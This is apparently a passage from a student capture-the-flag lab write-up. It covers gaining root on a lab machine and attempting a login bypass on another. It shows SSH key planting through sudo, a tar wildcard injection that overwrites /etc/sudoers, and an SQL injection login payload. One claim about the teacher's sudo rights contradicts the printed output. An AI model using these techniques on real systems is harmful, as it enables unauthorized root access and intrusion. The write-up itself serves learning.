
There was a successful connection.




Post Exploitation

Found out who I was and my groups.

My sudo privileges.



Found a file that teacher created containing the flag.



I obtained the user flag.

```
$ sudo -u teacher cat user.txt
CUEH{Hack1ng_Th3_LMS}
```

Wanted to ssh into teacher. I put my public key into the teacher's authorised keys files.

```
$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDCKVm94sQ5+3rlZViA2hGorZPtfC1RnNTU1RljZZMLeNOkRa5ZLMeSbKL3VtkKiY1QdQmC3AXlun
EvsaXiQcZLV8CCdP2LpV/UgOloFABFj5gR7xgYpiR1×9LH0ekhaBVuTJJhc014T3dqh+liEyLUpJk5Ss2bvHnka53xrWkJsF80DJFgIFU/bKyyVXqz6qJbrC1e
LuH2sND659xqQr7lZn487/ybQDHjv0PXXRNB7I1/b2A/QaRaN5Lqvr3vy1P0cKn9y/UJRyuLkABJo0IssK1qVZIxpxX+0p/2+e2heqr6yt9SceCMOG4Xh2UqqN
hT6YG5Qb4JBbBj/jrtPTzdPbuBSKVq8TMejl3Y+qlFQ8FUXd48Uh84+Y8Yqf/IOf4PtoL70aCixh4PzLIuBOkAhIpu4JKNvyU4vo4a6BW8ap+0av3/UChgcouv
4VbpCtlx6D1vI78iEfYJG5y++MFaSQYDzaCwZFUqq2BjRXkuwNDvcKUX2lGBbhgP2SmzrkU= kali@kali" | sudo -u teacher tee -a authorized_ke
ys
```

It was succesful.

```
┌──(kali㉿kali)-[~]
└─$ ssh teacher@192.168.238.145
Linux cb58f288eb09 6.0.2-arch1-1 #1 SMP PREEMPT_DYNAMIC Sat, 15 Oct 2022 14:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Nov 26 17:06:19 2023 from 192.168.238.135
teacher@cb58f288eb09:~$
```

Teacher had no sudo privileges.

```
teacher@cb58f288eb09:~$ sudo -l
User teacher may run the following commands on cb58f288eb09:
    (root) NOPASSWD: ALL
teacher@cb58f288eb09:~$
```

I decided to look at the cron jobs and found a potential wildcard injection, that could help me privilege escalate.

```
teacher@cb58f288eb09:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/1 *   * * *   root cd /var/www/html && tar -zcf /var/backups/html.tgz *
teacher@cb58f288eb09:~$
```

Due to the (*) it means any file in that directory will be interpreted by root as something that should be executed.

Furthermore, I created some files in that directory, with the help of Folland (2023). Allows teacher to be put into the sudoers group. Furthermore, within a minute, root will execute it.

```
teacher@cb58f288eb09:/var/www/html$ echo "" > '--checkpoint=1'
teacher@cb58f288eb09:/var/www/html$ echo "" > '--checkpoint-action=exec=sh privesc.sh'
```

```
teacher@cb58f288eb09:/var/www/html$ echo "echo 'kali ALL=(root) NOPASSWD: ALL' > /etc/sudoers" > privesc.sh
```

Within a minute, it worked, and I became root.

```
teacher@cb58f288eb09:/var/www/html$ sudo su
root@cb58f288eb09:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
root@cb58f288eb09:/var/www/html#
```

I then obtained the root flag.

```
root@cb58f288eb09:/var/www/html# cd /root
root@cb58f288eb09:~# ls
root.txt
root@cb58f288eb09:~# cat root.txt
CUEH{Th3_T1mings_W1ld}
root@cb58f288eb09:~#
```

Target 2 flags:

User	Root

`$ sudo -u teacher cat user.txt`
`CUEH{Hack1ng_Th3_LMS}`
	`root@cb58f288eb09:~# cat root.txt`
	`CUEH{Th3_T1mings_W1ld}`
	`root@cb58f288eb09:~#`


Target 3

Reconnaissance

Network Enumeration:

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.238.146
Starting Nmap 7.94 ( https://nmap.org ) at 2023-
Nmap scan report for 192.168.238.146
Host is up (0.0016s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Web page on port 80



Login page: I tried an SQL injection

```
email='+OR+1=1+;+--+&password=
```

Provided me with actual email.

Incorrect Password for admin@learnH4ck1ng.cueh

Unfortunately, that was it, I couldn't bypass the login and ultimately didn't find any flags.

References

Folland, B. (2023, May 13). *Linux Privilege Escalation: Wildcards with tar*. Medium. https://medium.com/@cybenfolland/linux-privilege-escalation-wildcards-with-tar-f79ab9e407fa

GTFOBins. (n.d.). awk | GTFOBins. Gtfobins.github.io. https://gtfobins.github.io/gtfobins/awk/

GTFOBins. (n.d.-b). setfacl | GTFOBins. Gtfobins.github.io. https://gtfobins.github.io/gtfobins/setfacl/

HTB: Teacher. (2019, April 20). 0xdf Hacks Stuff. https://0xdf.gitlab.io/2019/04/20/htb-teacher.html#rce-in-moodle

pentestmonkey. (2021, December 5). *php-reverse-shell*. GitHub. https://github.com/pentestmonkey/php-reverse-shell

Peraglie, R. (2018, June 12). *Evil Teacher: Code Injection in Moodle*. Www.sonarsource.com. https://www.sonarsource.com/blog/moodle-remote-code-execution/

Stackoverflow, & mrt. (2015, July 30). *Getting moodle version info, no admin access*. Stack Overflow. https://stackoverflow.com/questions/11548150/getting-moodle-version-info-no-admin-access